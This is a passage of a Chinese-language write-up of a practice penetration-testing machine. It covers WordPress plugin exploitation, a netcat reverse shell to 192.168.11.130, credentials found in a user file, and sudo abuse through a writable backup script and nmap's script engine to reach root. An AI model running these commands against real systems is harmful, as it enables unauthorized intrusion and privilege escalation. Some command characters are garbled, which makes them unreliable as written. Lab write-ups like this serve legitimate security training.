 来到后台后就可以探测其功能看能否进行权限提升了
在寻求上传文件无果后发现网站使用了插件activity monitor:
 于是便打算去kali查找其漏洞:searchsploit wordpress activity monitor
 搜索到了两个漏洞
我自己想尝试的是python脚本:
 直接拿下web权限
然后再靶机执行```
nc -e /bin/bash 192.168.11.130 5566
kali机执行
nc -lvvp 5566
将权限反弹到kali主机上,然后再执行python -c 'import pty;pty.spawn("/bin/bash")' :得到交互式终端  然后接下来我们就是去进行提到root权限了 find / -perm -4000 -type f 2>/dev/null sudo -l 但是执行上述命令后都没有看到可利用文件 但是在翻阅靶机文件的时候突然看到了别人账户的用户名和密码:/home/mark/stuff/things-to-do.txt`
 graham - GSo7isUM1D4
 直接就进行权限转移

在这个进程下执行sudo -l发现了可执行的脚本:

 且在查看权限时发现我们是具有写权限和执行权限的
 接下来就是走流程就行了,直接```
echo ‘/bin/bash’ » backups.sh
让其通过jens用户去执行:
sudo -u jens /home/jens/backups.sh

 然后在此用户下执行sudo -l发现可以使用sudo权限去执行nmap:
TF=$(mktemp)
echo ‘os.execute("/bin/sh")’ > $TF
sudo nmap –script=$TF

 提权成功